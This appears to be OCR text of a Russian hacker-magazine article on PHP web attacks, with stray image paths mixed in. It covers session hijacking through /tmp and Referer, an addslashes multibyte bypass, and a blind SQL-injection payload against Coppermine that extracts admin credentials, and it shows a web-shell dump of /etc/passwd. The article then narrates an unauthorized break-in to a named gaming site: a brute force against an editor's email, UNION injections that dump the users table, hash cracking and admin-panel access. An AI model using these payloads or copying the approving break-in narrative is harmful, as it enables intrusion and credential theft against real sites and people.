Ну а поскольку `/tmp`, как мы уже выяснили, часто доступен всем желающим на чтение/запись, то нетрудно догадаться о выводах. Здесь, в зависимости от условий, возможны различные варианты атаки. Фактически, можно обойтись листингом темпа, ведь, как правило, достаточно знать id сессии. Подменив id своей сессии на `id` чужой в кукисе, мы успешно авторизуемся под другим юзвером. Зачастую, если возможен лишь листинг темпа, то сессии каждого сайта имеют uid/guid, принадлежащий конкретному сайту. Это очень удобно, так как вместо перебора всех сессий из `/tmp` легко отделить нужные.

Защитой может служить хранимый в сессии IP-адрес или `User-Agent` пользователя, срок действия и соответствующая их проверка при авторизации.

Когда есть возможность читать файлы чужих сессий, — мы уже будем иметь хотя бы представление о ее структуре и содержании. Это важно, если используется какой-либо самописный\неизвестный движок, структура сессий которого неизвестна заранее. Или — если стоит секурити-проверка на ip, browser, срок действия.

Пусть тогда мы не сможем использовать существующие сессии, но, исходя из примеров читабельных сессий, становится возможным сгенерировать свою собственную! Закинуть ее в темп, чмоднуть на 0777, чтобы другой пользователь имел к ней доступ (правда, с `safe_mode=on` это не прокатит) — после чего использовать. Защитой здесь может служить хранение данных в зашифрованном виде: либо обратимым алгоритмом (AES,blufish,twufish) с ключом, хранящимся в конфиге или БД, либо необратимым алгоритмом (md5,sha1) с рэндомной солью, хранящейся опять же в конфиге, БД или другом недосягаемом месте. Даже если хакеру будет известен механизм генерации хеша — он не сможет сгенерировать собственную подложную сессию!

Самый редкий, но благоприятный вариант: если Апач работает на правах `www-data/nobody` для всех. Это значит, что все файлы (в том числе, сессионные) создаются с одинаковыми правами и доступны любому желающему не только на чтение, но и на запись.

Права на запись хороши тем, что становится возможным обойти простую (не зашифрованную) привязку к пользователю, изменив параметры в существующей сессии под себя. Алгоритмы защиты аналогичны предыдущему пункту.

Заметно прибавит проблем взломщику вызов `session_regenerate_id()`, меняющий `session_id()`.

Говоря о сессиях, следует упомянуть еще об одном баге PHP от **Stefan Esser** www.php-security.org/MOPB/PMOPB-46-2007.html — «`EXT/Session HTTP Response Header Injection Vulnerability PHP4<=4.4.7, PHP5<=5.2.3`».

Так и быть, я сэкономлю несколько часов твоего времени (ибо время для хакеров бесценно).

Попробовав обратиться к сайту так: «`/session.php?PHPSESSID=123`» — мы просто заюзаем сессию `sess_123`, если она есть, или создадим ее, если таковой нет. Но так будет только в случае, когда в браузере еще нет куки «`PHPSESSID`» (поскольку она имеет более высокий приоритет в сравнении с GET). Дело обстоит совсем по-другому при обращении к линку вида «`/session.php/PHPSESSID=123456;INJECTED=ATTRIBUTE;/`». Браузеру в ответ отправится пакет с хидером «`Set-cookie: PHPSESSID=123456;INJECTED=ATTRIBUTE;;path=/`». Для успешной эксплуатации уязвимости необходим `error_reporting(0)`.

К сожалению, внедрить какой-либо символ в `urlencode` вроде `%0D,%0A` нельзя — `urlencode` просто не обрабатывается. То есть, ни «`Location`», ни дополнительный «`Set-cookie`» добавить не выйдет: только expired, domain и path для текущей куки. Если заблаговременно создать свой файл сессии, чмоднуть его на 0777 и заманить админа по линку (фактически, вынудить его браузер юзать сессию с нашим `id`) — тогда мы получим его файл сессии с правами на запись.

Здесь же хочу напомнить про актуальность перехвата сессии через REFERER. С одной стороны, звучит неправдоподобно, но — это только так кажется. Атака становится возможной, если приложение добавляет сессию пользователя в GET-запросе. Причем, это может быть отнюдь не глюком, а документированной поддержкой.

Зачем это нужно? Подобный механизм авторизации через GET активируется в двигах в случаях отключенных куков в браузере или отключенной явы. В итоге, вместо повышения безопасности мы получаем бонусную течь.

Как же это можно использовать? Тебе необходима лишь поддержка чатом/форумом/блогом тега `<img>` (или bb-тэга `[img]`). Ну, или поддержка удаленного аватара. Вот тут и дырка: мы можем сослаться на изображение на своем сервере и снифать поступающие рефереры его просмотра через `access_log` или через PHP, подобно капча-



Простой код проверки chmmod на хостинге

скриптам. В реферере помимо URL предыдущей страницы будет содержаться сессия юзера. Ярким примером служат практически все WAP-порталы. Я не специалист по такому софту, но некоторые телефоны (PDA/КПК) не держат cookie. Это компенсируется передачей сессии в GET-запросе.
Пример уязвимого движка — всеми любимый: **phpBB 2.0.23 Session Hijacking Vulnerability** (securityfocus.com/archive/1/489815). Утечка сессии происходит при закрытии темы модератором.

MULTY-BYTE

Впервые об этой уязвимости в PHP заговорили в 2006 году. Шло обсуждение недостаточной фильтрации в функции `addslashes()`, прославившейся как простая защита от SQL-инъекций. Общественность, как всегда, очень вяло отреагировала на появление уязвимости — за что и была наказана. Многие достаточно крупные и очень крупные серверы подвержены этой уязвимости. Баг присутствует как в версиях **MySQL 4.1.x->4.1.20**, **5.0.x->5.0.22**, так и в самом PHP <= 5.2.5.
`Addslashes()` некорректно обрабатывает три различные кодировки — SJIS, BIG5 (более известную, как CP950) и GBK(CP936). Все они основаны на двоичной системе. Кодировки являются расширенными и используются преимущественно в азиатских странах, где требования языка не удовлетворяют стандартному 256-символьному ограничению. Таким образом, вероятная уязвимость азиатского сайта к атаке на мультибайт несоизмеримо выше по сравнению со всеми остальными ресурсами.
Первый адвизори вышел для GBK, поэтому подробно рассмотрим особенность именно этой кодировки.
В GBK символы интерпретируются по одному. `0xbf27` состоит из двух символов в 2-ной системе — именно этот символ будет некорректно отфильтрован. Также некорректно отфильтруется `0xbf5c`. Это вызовет ошибку, так как будет недопустимый символ (\). Рассмотрим теперь эти данные, обработанные функцией `addslashes()`.
Первый вариант, `0xbf27`, будет интерпретирован, как одиночные символы. `0xbf` при переводе будет `(?)`, а затем — `0x27 (')`. И второй вариант — `0xbf5c`. `0xbf` при переводе будет `(?)`, а затем `0x5c (\)`.
Addslashes возвращает сроку `str`, в которой перед каждым спецсимволом добавлен обратный слэш `(\)`, например, для последующего использования этой строки в запросе к базе данных. Экранируются одиночная кавычка `(')`, двойная кавычка `(")`, обратный слэш `(\)` и NUL (байт NULL). Этот фильтр может пропустить некорректные символы к базе данных, а именно `(')`. После чего станет возможно составление запроса к базе данных. При следующем синтаксисе БД:

```
CREATE TABLE tables (
id VARCHAR(32) CHARACTER SET GBK,
data VARCHAR(8000) CHARACTER SET GBK,
PRIMARY KEY (data)
);
```

— можно составить запрос:

```
mysql_query("SELECT data FROM tables WHERE id='".
addslashes($id)."'");
```

Чтобы составить корректный запрос, тут обязательно надо закрыть параметр «`id='`» и привести его к виду «`id='1'`». Но передать одинарную кавычку мы не сможем, так как она экранируется. Если версия нашей базы данных совпадает с одной из указанных выше, мы можем эксплуатировать уязвимость, передав следующий пакет:

```
/?id=%BF%27' union select 1,2/*';
```

```
http:/[redacted]
Find in page    Find next
Enter The Target Path :
/home/[redacted]blic_html
*Target must be writeable!
File Content:
Upload
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/etc/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/usr/local/cpanel/bin/noshell
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
named:x:25:25:Named:/var/named:/sbin/nologin
nscd:x:28:28:NSCD Daemon:/:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
rpc:x:32:32:Portmapper RPC user:/:/sbin/nologin
netdump:x:34:34:Network Crash Dump user:/var/crash:/bin/
rpm:x:37:37::/var/lib/rpm:/sbin/nologin
ntp:x:38:38::/etc/ntp:/sbin/nologin
canna:x:39:39:Canna Service User:/var/lib/canna:/sbin/nolog
xfs:x:43:43:X Font Server:/etc/X11/fs:/sbin/nologin
mailnull:x:47:47::/var/spool/mqueue:/sbin/nologin
wnn:x:49:49:Wnn Input Server:/var/lib/wnn:/sbin/nologin
smmsp:x:51:51::/var/spool/mqueue:/sbin/nologin
pegasus:x:66:65:tog-pegasus OpenPegasus WBEM/CIM servi
haldaemon:x:68:68:HAL daemon:/:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologi
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin
pcap:x:77:77::/var/arpwatch:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
dovecot:x:97:97:dovecot:/usr/libexec/dovecot:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
htt:x:100:101:IIIMF Htt:/usr/lib/im:/sbin/nologin
```

Альтернативное получение `/etc/passwd` через `posix()`

Метод будет работать только при `magic_quotes_gpc = OFF` (так как при включенном `magic_quotes_gpc` по умолчанию все GET/POST/COOKIE будут обрабатываться функцией `addslashes()` — что приведет к двойной фильтрации).
Примером паблик эксплоитов могут служить SQL-inj в **Wordpress <= 2.3.2** с БД в GBK-кодировке (securityvulns.ru/Sdocument635.html).
Особого внимания заслуживает паблик эксплоит под SMF<=1.1.4 (milw0rm.com/exploits/5826). Эксплоит, основанный на принудительной смене локали базы данных на уязвимую BIG5, уже не зависит от локали кодировки сервера. Не исключено существование аналогичных багов и в других приложениях.
Эти виды кодировок мало распространены, поэтому самая простая защита — не использовать их в базах данных. Ну, а по-хорошему, — обновить программное обеспечение!

ФРАГМЕНТИРОВАННАЯ SQL-INJ

Теперь обратимся к такому малоизвестному виду уязвимости, как фрагментированная SQL-inj. По сути, та же самая SQL-inj — с той лишь разницей, что ее обнаружение и эксплуатация на порядок сложнее. Классический пример этой инъекции можно встретить, когда данные извлекаются из первого SQL-запроса — и без должной фильтрации

подставляются во второй SQL-запрос. То есть, налицо дефект обработки данных (либо полное отсутствие фильтрации данных на одной из стадий манипуляции ими). Рассмотрим уязвимость на практическом примере для **Coppermine Photo Gallery <= 1.4.19**.

Предварительно я опишу детали бага:

1. В GET,POST,REQUEST опасные символы заменяются на html-аналоги, но `'\'` не затрагивается. Также они обрабатываются функцией `stripslashes()`. Это дает возможность использовать NULL-byte.

2. При регистрации нового пользователя для `email` используется регулярное выражение, основанное на `ereg()`, который, в свою очередь, уязвим к NULL-byte (обработка строки при встрече с ним прекращается). Так что, email вида «`test@blah.com%00\`» успешно проходит проверку.

Что нам дает, если в базу данных `email` попадает со слешем на конце? Если где-либо в скрипте первый `query` получит `e-mail` и передаст его во второй `query` без фильтрации, то слеш заэкранирует закрывающую кавычку, синтаксис запроса нарушится и возникет SQL-Error.

```
SQL-error:
INSERT INTO cpg1418_ecards (sender_name, sender_email,
recipient_name, recipient_email, link, date, sender_
ip) VALUES ('123', 'test@blah.com\', 'SomeUserName',
'SomeUser@email.com', '5OntzOjI6InJuIjtzOjk', ' ',
'127.0.0.1')
```

Ошибка, как таковая, бесполезна, но если сразу после параметра email будет идти еще один параметр, который мы можем произвольно менять, то становится возможным проведение фрагментированной SQL-injection.

```
SQL-inj more1row:
INSERT INTO cpg1418_ecards (sender_name, sender_
email, recipient_name, recipient_email, link,
date, sender_ip) VALUES ('123', 'test@blah.com\',
'[SQL-inject more1row]', 'SomeUser@email.com',
'5OntzOjI6InJuIjtzOjk', ' ', '127.0.0.1')
```

Как видно, открывающаяся кавычка поля `recipient_name` превращается в закрывающуюся кавычку `sender_email`. Мы получаем шанс провести SQL-inj в поле `recipient_name`.

Для эксплуатации уязвимости потребуется:

1. возможность регистрации новых пользователей;
2. отсутствие подтверждения регистрации через `email`;
3. возможность лога открыток.

Алгоритм действий при соблюдении трех условий очень прост:

1. Отснифать POST-пакет регистрации, заменить в нем email на «`test@blah.com%00\`» и отослать серверу.

2. Авторизовавшись, выбрать любое загруженное изображение в галерее и нажать на значок письма (отправить этот файл как открытку).

3. Корректно заполнить все поля и отослать. Если сервер сообщает об ошибке базы данных, значит, лог открыток включен и возможна SQL-inj.

4. В поле «Имя получателя» проводим SQL-more1row, используя автоматизированный скрипт.

```
FALSE — "Имя получателя":
 or if(ascii(substring((select concat(user_
id,0x3a,user_name,0x3a,user_password,0x3a,user_
email) from cpg14x_users where user_group=1 limit
1),1,1))=254,1,(select 1 union select 2))=1,
0x6861636b6572 , 0x6861636b6572406d61696c2e7275 ,
0x6861636b , 0x31323039333931343430 , 0x3230372e34362e3
233322e313832 )/*

TRUE — "Имя получателя":
 or if(ascii(substring((select concat(user_
id,0x3a,user_name,0x3a,user_password,0x3a,user_
email) from cpg14x_users where user_group=1 limit
1),1,1))=49,1,(select 1 union select 2))=1,
0x6861636b6572 , 0x6861636b6572406d61696c2e7275 ,
0x6861636b , 0x31323039333931343430 , 0x3230372e34362e3
233322e313832 )/*
```

Из-за фильтрации `'<'` `'>'` можно использовать только знак `'='`. Но это уже, как говорится, мелочи и дело техники. Необходима надежная фильтрация данных, заносимых в БД, либо дополнительная проверка при извлечении.

КАЖДОМУ ПО ПОТРЕБНОСТЯМ

При написании сей статьи я не хотел кого-то обидеть. Вроде все учел: хакерам дал баги, админам — патчи. Надеюсь, читатель, ты узнал для себя что-то новое и не жалеешь о потраченном времени. Если так, то мы еще не раз встретимся с тобой на полосе журнала. Удачи!




МЕСТЬ ЗА ХВАСТОВСТВО

УБОЙНЫЙ ВЗЛОМ TOTALVIDEOGAMES.COM

Искал я как-то в интернете игровые новости и заинтересовался одним форумом. Там человек по имени Крис (не Касперски) оговорился, что на его сервере есть почти готовая статья о релизе новой версии моей любимой игры. Но статья выйдет в свет только вместе с релизом! Поскольку релиз намечался не очень скоро, я не удержался и попробовал сам взглянуть на эту «секретную информацию».

Чтобы проучить товарища Криса Лейтона за неумеренное хвастовство, сначала я должен был найти его сервер. Я просмотрел профайл Криса на том же форуме, но никаких ссылок на другие ресурсы там не было. «Плохо, — подумал я, — но не смертельно, поскольку есть еще такой злобный хакерский поисковик, как Google». Набрал в поиске «Крис Лейтон» и, как и рассчитывал, увидел на первой же странице вполне вероятное хранилище исходников заметки — плюс e-mail Криса, который хранился на gmail.com.
Так я попал я на достаточно солидный и крупный ресурс (www.totalvideogames.com), посвященный новостям мира игр. Сайт, судя по контактам, — британский; контент полностью на английском языке. Просматривая размещенные новости, я сразу просек, что Крис — один из множества редакторов этого проекта (новостей там было очень много, и авторов тоже немало). Ничего подозрительного не увидев, я решил пойти спать, так как время было позднее. Но тут мне пришла в голову неплохая мысль — поставить брут на ночь на то самое мыло, которое я увидел в Гугле. Брут решил делать по словарю английских слов, так как сайт британский. Мало ли, вдруг тут будет тот распространенный случай, что у юзера один и тот же пароль как на е-мейле, так и на всех сайтах, где он зарегистрирован. «Пусть ночь пройдет не впустую, а с пользой», — подумал я и пошел спать.



Взломанный портал!

УТРОМ Я ПОЗНАКОМИЛСЯ С ЖЕРТВОЙ

Я торопливо подбежал к компьютеру и включил монитор. К сожалению, меня ждало разочарование. Ночной брут ничего не дал, и я решил его остановить. Значит, не все так просто — но тем интереснее! Ладно, подумал я, придется потратить время и самому проанализировать сайт на уязвимости. Осмотревшись, я решил, что это какой-то самописный движок, мне незнакомый. Поэтому поиск багов на других ресурсах под какую-либо версию я сразу отверг. Тоска, все придется проверять самому!

Оказалось, что www.totalvideogames.com — весьма популярный и массовый забугорный портал с весьма оригинальным и красивым дизайном о новинках в игровой индустрии. Количество посещений его в сутки составляет около 25-30 тысяч уников.

Первая мысль, которая меня посетила, была такой: поскольку сайт очень посещаемый, а, значит, свежеобновляемый, то есть неплохие шансы, что мой друг Крис появляется там очень часто. Начать можно было бы с поиска XSS (), — уязвимости, которая позволила бы мне получить на снифер cookie администратора. Но для этого мне надо было зарегистрироваться и заставить его перейти по нужной мне заранее заготовленной ссылке. Пожалуй, оставим этот вариант на потом, подумал я. Времени он мог занять много и не давал гарантий результата, по сравнению с другими, оставшимися у меня в запасе, идеями.

БИТВА ИДЕЙ

Пролистав пару страниц и заметив переменные в ссылке, думаю: сядука я проверить этот сайт на наличие Sql-инъекций. А вдруг? Хотя если честно, не особо верил — процедура пусть и привычная, но не часто себя оправдывает.


Потратив не один десяток минут на проверку, я не поверил увиденному! Бог мой, неужели здесь, на этом серьезном портале, есть Sql-инъекция? Да-да, горе-кодеры что-то упустили! А ведь это весьма полезная для хакера уязвимость, лучше и быть не может! Не буду грузить тебя промежуточными вычислениями, скажу лишь, что инъект был вида:

```
http://www.totalvideogames.com/pages/articles/index.
php?article_id=67777'
```

Я переделал запрос под себя, подбирая количество столбцов. Эх, нелегкое это дело, особенно если делать вручную — кто знает, сколько их окажется! Разумеется, существует ORDER BY и GROUP BY для более быстрого подбора, но я привык проверять все ручками (мне так больше нравится). И вот результат оправдал мои старания: 25 столбцов! В случае правильного подбора исчезнет ошибка и выведется обычая рабочая страница:


```
http://www.totalvideogames.com/pages/articles/index.
php?article_id=67777'+union+select+1,2,3,4,5,6,7,8,9,1
0,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25%23
```

Подобрав количество столбцов, посмотрим, какие из них отобразились на странице. Например, «2». Убедившись, что «2» умеет выводить информацию, подставляем теперь вместо «2» в нашем запросе: concat_ws(char(58),username,password,email,icq). Это вывод через поле «2» с разделением двоеточием (concat_ws(char(58)) выводимых параметров (username,password,email,icq). Прежде, разумеется, не забудь убедиться, что существует таблица, именуемая именно Users, и что поля в ней именуются username, password, email и icq (а не, к примеру, membername, passwd или т.п.). Все это мне пришлось подобрать:



Подбор количества столбцов

Получение ника и хеш-пароля первого пользователя (админа)



Мы в админке! Пойду искать и читать новость

```
http://www.totalvideogames.com/pages/
articles/index.php?article_id=67777'+uni
on+select+1,concat_ws(char(58),username,
password,email,icq),3,4,5,6,7,8,9,10,11,
12,13,14,15,16,17,18,19,20,21,22,23,24,
25+from+users%23
```

Ну вот, теперь перед нами на экране ник, хеш пароля и е-мейл первого пользователя. Ну и ICQ, если есть, выведется. У этого пользователя аськи нет, поэтому она не выводится.

Мне осталось расшифровать пароль, поскольку зашифрован он был, как это часто бывает, в формате md5. Сел я перебирать знакомые мне сервисы по расшифровке md5. На примете у меня их было порядка 4-5 весьма крупных. К моему удивлению, ни на каком из этих сервисов пароля не было. Ладно, тогда спросим у людей, которые постоянно их брутят — я решил перебрать форумы хакеров в рунете. Запостив на одном из них просьбу расшифровать хеш, примерно через два часа я увидел пароль Криса.



warning

Внимание! Информация представлена исключительно с целью ознакомления! Ни автор, ни редакция за твои действия ответственности не несут!

ТРЮК С ПОИСКОМ АДМИНКИ

Ну а теперь оставалось вроде бы самое простое — найти админку, зайти в нее и посмотреть список черновых заметок моего друга Криса. Начал я искать админку. Потратив пять минут и перебрав все основные банальные варианты админок, понял, что вручную я ее, скорее всего, не подберу. Начал думать, как бы еще я мог получить какую-то информацию о содержимом сайта. И тут мне в голову пришла отличная идея, которая иногда очень даже полезна! Из своего опыта работы в интернете по развитию и продвижению сайтов я знал, что многие админы кладут в корень сайта файлик robots.txt (с настройками и указаниями для поисковых ботов, что индексировать, а что — нет, и прочими тонкостями). Грубо говоря, все директории, куда не следует заглядывать боту, без проблем можно указать в этом файле после специальных ключевых слов. Вот я и поспешил проверить, есть ли там этот файлик. Мне повезло, потому что админы этого крупного солидного проекта как раз в нем и указали адрес к админке. Добавлю, что вручную я бы и за неделю не подобрал эту входную часть ссылки (/tvgadmin). Вот как раз то, что мне нужно, подумал я. И хорошо, что не стал терять время на поиск XSS! Зачем нести затраты, если в этом нет необходимости?

В АДМИНКЕ

Попав в админку, я осмотрелся и убедился, что мои первоначальные догадки о том, что над этим проектом трудится большое количество редакторов — оказались верными. А Крис Лейтон — самый главный из них, поскольку может назначать и убирать редакторов через админку. Неподалеку я нашел раздел с черновиками, в котором находилось то, ради чего и была вся кутерьма! Что ж, уязвимость можно попытаться найти в любом популярном продукте. Сотни тестеров проверят каждый кусочек кода, но никто и ничто не гарантирует полной защищенности! Ура, товарищи!

